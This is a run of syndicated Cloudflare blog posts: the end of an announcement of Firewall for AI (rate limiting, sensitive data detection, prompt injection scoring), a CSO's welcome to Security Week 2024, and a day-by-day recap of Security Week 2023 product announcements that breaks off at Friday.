Firewall for AI can be deployed in front of models hosted on the Cloudflare Workers AI platform or models hosted on any other third party infrastructure. It can also be used alongside Cloudflare AI Gateway, and customers will be able to control and set up Firewall for AI using the WAF control plane.

Firewall for AI works like a traditional web application firewall. It is deployed in front of an LLM application and scans every request to identify attack signatures

Prevent volumetric attacks

One of the threats listed by OWASP is Model Denial of Service. Similar to traditional applications, a DoS attack is carried out by consuming an exceptionally high amount of resources, resulting in reduced service quality or potentially increasing the costs of running the model. Given the amount of resources LLMs require to run, and the unpredictability of user input, this type of attack can be detrimental.

This risk can be mitigated by adopting rate limiting policies that control the rate of requests from individual sessions, therefore limiting the context window. By proxying your model through Cloudflare today, you get DDoS protection out of the box. You can also use Rate Limiting and Advanced Rate Limiting to manage the rate of requests allowed to reach your model by setting a maximum rate of request performed by an individual IP address or API key during a session.

Identify sensitive information with Sensitive Data Detection

There are two use cases for sensitive data, depending on whether you own the model and data, or you want to prevent users from sending data into public LLMs.

As defined by OWASP, Sensitive Information Disclosure happens when LLMs inadvertently reveal confidential data in the responses, leading to unauthorized data access, privacy violations, and security breaches. One way to prevent this is to add strict prompt validations. Another approach is to identify when personally identifiable information (PII) leaves the model. This is relevant, for example, when a model was trained with a company knowledge base that may include sensitive information, such asPII (like social security number), proprietary code, or algorithms.

Customers using LLM models behind Cloudflare WAF can employ the Sensitive Data Detection (SDD) WAF managed ruleset to identify certain PII being returned by the model in the response. Customers can review the SDD matches on WAF Security Events. Today, SDD is offered as a set of managed rules designed to scan for financial information (such as credit card numbers) as well as secrets (API keys). As part of the roadmap, we plan to allow customers to create their own custom fingerprints.

The other use case is intended to prevent users from sharing PII or other sensitive information with external LLM providers, such as OpenAI or Anthropic. To protect from this scenario, we plan to expand SDD to scan the request prompt and integrate its output with AI Gateway where, alongside the prompt’s history, we detect if certain sensitive data has been included in the request. We will start by using the existing SDD rules, and we plan to allow customers to write their own custom signatures. Relatedly, obfuscation is another feature we hear a lot of customers talk about. Once available, the expanded SDD will allow customers to obfuscate certain sensitive data in a prompt before it reaches the model. SDD on the request phase is being developed.

Preventing model abuses

Model abuse is a broader category of abuse. It includes approaches like “prompt injection” or submitting requests that generate hallucinations or lead to responses that are inaccurate, offensive, inappropriate, or simply off-topic.

Prompt Injection is an attempt to manipulate a language model through specially crafted inputs, causing unintended responses by the LLM. The results of an injection can vary, from extracting sensitive information to influencing decision-making by mimicking normal interactions with the model. A classic example of prompt injection is manipulating a CV to affect the output of resume screening tools.

A common use case we hear from customers of our AI Gateway is that they want to avoid their application generating toxic, offensive, or problematic language. The risks of not controlling the outcome of the model include reputational damage and harming the end user by providing an unreliable response.

These types of abuse can be managed by adding an additional layer of protection that sits in front of the model. This layer can be trained to block injection attempts or block prompts that fall into categories that are inappropriate.

Prompt and response validation

Firewall for AI will run a series of detections designed to identify prompt injection attempts and other abuses, such as making sure the topic stays within the boundaries defined by the model owner. Like other existing WAF features, Firewall for AI will automatically look for prompts embedded in HTTP requests or allow customers to create rules based on where in the JSON body of the request the prompt can be found.


Once enabled, the Firewall will analyze every prompt and provide a score based on the likelihood that it’s malicious. It will also tag the prompt based on predefined categories. The score ranges from 1 to 99 which indicates the likelihood of a prompt injection, with 1 being the most likely.

Customers will be able to create WAF rules to block or handle requests with a particular score in one or both of these dimensions. You’ll be able to combine this score with other existing signals (like bot score or attack score) to determine whether the request should reach the model or should be blocked. For example, it could be combined with a bot score to identify if the request was malicious and generated by an automated source.

Detecting prompt injections and prompt abuse is part of the scope of Firewall for AI. Early iteration of the product design

Besides the score, we will assign tags to each prompt that can be used when creating rules to prevent prompts belonging to any of these categories from reaching their model. For example, customers will be able to create rules to block specific topics. This includes prompts using words categorized as offensive, or linked to religion, sexual content, or politics, for example.

How can I use Firewall for AI? Who gets this?

Enterprise customers on the Application Security Advanced offering can immediately start using Advanced Rate Limiting and Sensitive Data Detection (on the response phase). Both products can be found in the WAF section of the Cloudflare dashboard. Firewall for AI’s prompt validation feature is currently under development and a beta version will be released in the coming months to all Workers AI users. Sign up to join the waiting list and get notified when the feature becomes available.

Conclusion

Cloudflare is one of the first security providers launching a set of tools to secure AI applications. Using Firewall for AI, customers can control what prompts and requests reach their language models, reducing the risk of abuses and data exfiltration. Stay tuned to learn more about how AI application security is evolving.

Welcome to Security Week 2024

Post Syndicated from Grant Bourzikas original https://blog.cloudflare.com/welcome-to-security-week-2024


April 2024 will mark my one-year anniversary as the Chief Security Officer at Cloudflare. In the past year, we’ve seen a rapid increase in sophisticated threats and incidents globally. Boards and executives are applying significant pressure to security organizations to prevent security breaches while maintaining only slight increases to budgets. Adding regulatory scrutiny, global security leaders are under pressure to deliver on the expectations from executives to protect their company. While this has been the expectation for over 20 years, we have recently seen a significant rise in attacks, including the largest and most sophisticated DDoS attacks, and the continued supply chain incidents from Solarwinds to Okta. Along with more nation state sponsored attackers, it is clear security professionals – including Cloudflare – can’t let their guards down and become complacent when it comes to security.

This past year, I met with over a hundred customers at events like our Cloudflare Connect conference in London, Chicago, Sydney, and NYC. I spoke with executives, policy experts, and world leaders at Davos. And I’ve been in constant dialogue with security peers across tech and beyond. There is much consistency amongst all security leaders on the pain points and concerns of Chief Information Security Officers (CISOs), spanning every geography and industry, from startups to large Fortune 500s.

Over the course of this week we will announce new products inspired by these conversations that respond to common challenges faced by CISOs around the world. We will cover many aspects of these security concerns, ranging from application security to securing employees and cloud infrastructure. We will also be sharing stories of how we do things at Cloudflare, and some thought leadership blog posts.

My Cloudflare Journey

As a CSO for more than 20 years for some of the world’s largest and most complex companies, I was drawn to the rapid innovation, unique market position and the global network that Cloudflare offers. Looking back on my first year at Cloudflare, the discussions I have had with customers has shaped me into a better CSO. Sharing my own challenges and listening to others has expanded my own understanding of the complex issues that we, Cloudflare, can learn from and adopt.

The core pillars of my organization are to Protect Cloudflare, Foster Innovation, and share “How Cloudflare does it.”  My team is customer zero: first to use Cloudflare products and collaborate on needs of security organizations. Innovation weeks are certainly a key feature of the Cloudflare way, and I’m extremely proud to be able to open Security Week 2024 by announcing a series of exciting new products and features.

Security Priorities in 2024

There are three key challenges that have emerged in my discussions with CISOs and security practitioners: responding to risks and opportunities from AI, maintaining visibility and control as cloud technology changes so quickly, and how to consolidate technologies to effectively manage the security and IT budget.

One of the key topics I heard at Davos is how global leaders can address urgent global issues. As a society, we are facing a number of challenges, ranging from the environment to the ongoing effort to keep democracies functioning. The role of the Internet has never been more crucial, and I believe it’s a shared responsibility to keep it functioning and improve its security.

Our product and engineering teams have been working to deliver an array of solutions aligned to these challenges, and ultimately helping build a better Internet.

Responding to opportunity and risk from AI

No surprise, AI is the number one topic of discussion. At Davos, AI was the common theme across all industries, with a core concern of how to secure and protect our investments. As a leader in AI inference, our engineering and product teams have been working hard on building a way to protect our own, and our customers’, AI models and applications.

This week our product teams are announcing tools to safeguard applications in the era of AI as well as AI-powered features helping our customers simplify how they interact with our analytics.

As a CSO, securing data is a core capability that is only made more challenging as the workforce may choose to use open AI services without understanding the risks. We have some announcements this week aligned with preventing data leakage from AI, as well as how you can use AI to secure against AI-enhanced phishing.

Finally, we will also share our philosophy of how AI can be used to increase the level of defense and security against increasingly sophisticated attacks.

Maintaining visibility and control as applications and clouds change

Effective security programs keenly focus on reducing complexity, increasing visibility, and robust alerting capabilities. A resounding message of 2024 is security by design, rather than bolted-on security. Security by design sounds easy but is more challenging for those of us without a greenfield.

While most do not have the luxury of starting over, many are succeeding by eliminating legacy tooling, such as third party storage tools, and at the same time gaining visibility and control.

There are new ways to secure and connect multi-cloud environments with consistent policy management. Our team will be sharing many new releases they are working on, and a recent acquisition, all aligned to this challenge we all face.

Consolidating to drive down costs

Every year security leaders are asked to do more with less.  With economic uncertainty persisting into 2024, budget constraints have each of us critically analyzing our security stack for value and simplicity. Everyone is looking for strategies that not only reduce costs, but reduce complexity and increase your posture by removing room for human error. The CISOs who I see succeed in this environment have built programs based on simplification. Cloud migrations and zero trust architecture implementations have many asking if those transformations delivered on the promise of simplification and scale. My own zero trust journeys have given me a deep appreciation for the Cloudflare approach in moving away from expensive and complex security architectures.

How can we help make the Internet better?

2024 will be a pivotal year for the Internet. Geopolitical conflict and the elections around the world are being heavily analyzed for impact across every industry.  This week we will share how we can leverage our robust platforms to stand by our mission to help build a better Internet and protect global democracy and large scale international events.

Welcome to Security Week

Innovation weeks are a great tradition at Cloudflare. This is where we launch new capabilities and share new ways to solve the challenges we have heard from our customers. No surprise, Security Week will be my personal favorite. I hope you each walk away with something that makes your job just a little easier.

Everything you might have missed during Security Week 2023

Post Syndicated from Reid Tatoris original https://blog.cloudflare.com/security-week-2023-wrap-up/

Everything you might have missed during Security Week 2023

Everything you might have missed during Security Week 2023

Security Week 2023 is officially in the books. In our welcome post last Saturday, I talked about Cloudflare’s years-long evolution from protecting websites, to protecting applications, to protecting people. Our goal this week was to help our customers solve a broader range of problems, reduce external points of vulnerability, and make their jobs easier.

We announced 34 new tools and integrations that will do just that. Combined, these announcement will help you do five key things faster and easier:

  1. Making it easier to deploy and manage Zero Trust everywhere
  2. Reducing the number of third parties customers must use
  3. Leverage machine learning to let humans focus on critical thinking
  4. Opening up more proprietary Cloudflare threat intelligence to our customers
  5. Making it harder for humans to make mistakes

And to help you respond to the most current attacks in real time, we reported on how we’re seeing scammers use the Silicon Valley Bank news to phish new victims, and what you can do to protect yourself.

In case you missed any of the announcements, take a look at the summary and navigation guide below.

Monday

Blog Summary
Top phished brands and new phishing and brand protections Today we have released insights from our global network on the top 50 brands used in phishing attacks coupled with the tools customers need to stay safer. Our new phishing and brand protection capabilities, part of Security Center, let customers better preserve brand trust by detecting and even blocking “confusable” and lookalike domains involved in phishing campaigns.
How to stay safe from phishing Phishing attacks come in all sorts of ways to fool people. Email is definitely the most common, but there are others. Following up on our Top 50 brands in phishing attacks post, here are some tips to help you catch these scams before you fall for them.
Locking down your JavaScript: positive blocking with Page Shield policies Page Shield now ensures only vetted and secure JavaScript is being executed by browsers to stop unwanted or malicious JavaScript from loading to keep end user data safer.
Cloudflare Aegis: dedicated IPs for Zero Trust migration With Aegis, customers can now get dedicated IPs from Cloudflare we use to send them traffic. This allows customers to lock down services and applications at an IP level and build a protected environment that is application, protocol, and even IP-aware.
Mutual TLS now available for Workers mTLS support for Workers allows for communication with resources that enforce an mTLS connection. mTLS provides greater security for those building on Workers so they can identify and authenticate both the client and the server helps protect sensitive data.
Using Cloudflare Access with CNI We have introduced an innovative new approach to secure hosted applications via Cloudflare Access without the need for any installed software or custom code on application servers.

Tuesday

Blog Summary
No hassle migration from Zscaler to Cloudflare One with The Descaler Program Cloudflare is excited to launch the Descaler Program, a frictionless path to migrate existing Zscaler customers to Cloudflare One. With this announcement, Cloudflare is making it even easier for enterprise customers to make the switch to a faster, simpler, and more agile foundation for security and network transformation.
The state of application security in 2023 For Security Week 2023, we are providing updated insights and trends related to mitigated traffic, bot and API traffic, and account takeover attacks.
Adding Zero Trust signals to Sumo Logic for better security insights Today we’re excited to announce the expansion of support for automated normalization and correlation of Zero Trust logs for Logpush in Sumo Logic’s Cloud SIEM. Joint customers will reduce alert fatigue and accelerate the triage process by converging security and network data into high-fidelity insights.
Cloudflare One DLP integrates with Microsoft Information Protection labels Cloudflare One now offers Data Loss Prevention (DLP) detections for Microsoft Purview Information Protection labels. This extends the power of Microsoft’s labels to any of your corporate traffic in just a few clicks.
Scan and secure Atlassian with Cloudflare CASB We are unveiling two new integrations for Cloudflare CASB: one for Atlassian Confluence and the other for Atlassian Jira. Security teams can begin scanning for Atlassian- and Confluence-specific security issues that may be leaving sensitive corporate data at risk.
Zero Trust security with Ping Identity and Cloudflare Access Cloudflare Access and Ping Identity offer a powerful solution for organizations looking to implement Zero Trust security controls to protect their applications and data. Cloudflare is now offering full integration support, so Ping Identity customers can easily integrate their identity management solutions with Cloudflare Access to provide a comprehensive security solution for their applications

Wednesday

Blog Summary
Announcing Cloudflare Fraud Detection We are excited to announce Cloudflare Fraud Detection that will provide precise, easy to use tools that can be deployed in seconds to detect and categorize fraud such as fake account creation or card testing and fraudulent transactions. Fraud Detection will be in early access later this year, those interested can sign up here.
Automatically discovering API endpoints and generating schemas using machine learning Customers can use these new features to enforce a positive security model on their API endpoints even if they have little-to-no information about their existing APIs today.
Detecting API abuse automatically using sequence analysis With our new Cloudflare Sequence Analytics for APIs, organizations can view the most important sequences of API requests to their endpoints to better understand potential abuse and where to apply protections first.
Using the power of Cloudflare’s global network to detect malicious domains using machine learning Read our post on how we keep users and organizations safer with machine learning models that detect attackers attempting to evade detection with DNS tunneling and domain generation algorithms.
Announcing WAF Attack Score Lite and Security Analytics for business customers We are making the machine learning empowered WAF and Security analytics view available to our Business plan customers, to help detect and stop attacks before they are known.
Analyze any URL safely using the Cloudflare Radar URL Scanner We have made Cloudflare Radar’s newest free tool available, URL Scanner, providing an under-the-hood look at any webpage to make the Internet more transparent and secure for all.

Thursday

Blog Summary
Post-quantum crypto should be free, so we’re including it for free, forever One of our core beliefs is that privacy is a human right. To achieve that right, we are announcing that our implementations of post-quantum cryptography will be available to everyone, free of charge, forever.
No, AI did not break post-quantum cryptography The recent news reports of AI cracking post-quantum cryptography are greatly exaggerated. In this blog, we take a deep dive into the world of side-channel attacks and how AI has been used for more than a decade already to aid it.


Super Bot Fight Mode is now configurable We are making Super Bot Fight Mode even more configurable with new flexibility to allow legitimate, automated traffic to access their site.
How Cloudflare and IBM partner to help build a better Internet IBM and Cloudflare continue to partner together to help customers meet the unique security, performance, resiliency and compliance needs of their customers through the addition of exciting new product and service offerings.
Protect your key server with Keyless SSL and Cloudflare Tunnel integration Customers will now be able to use our Cloudflare Tunnels product to send traffic to the key server through a secure channel, without publicly exposing it to the rest of the Internet.

Friday

Blog Summary


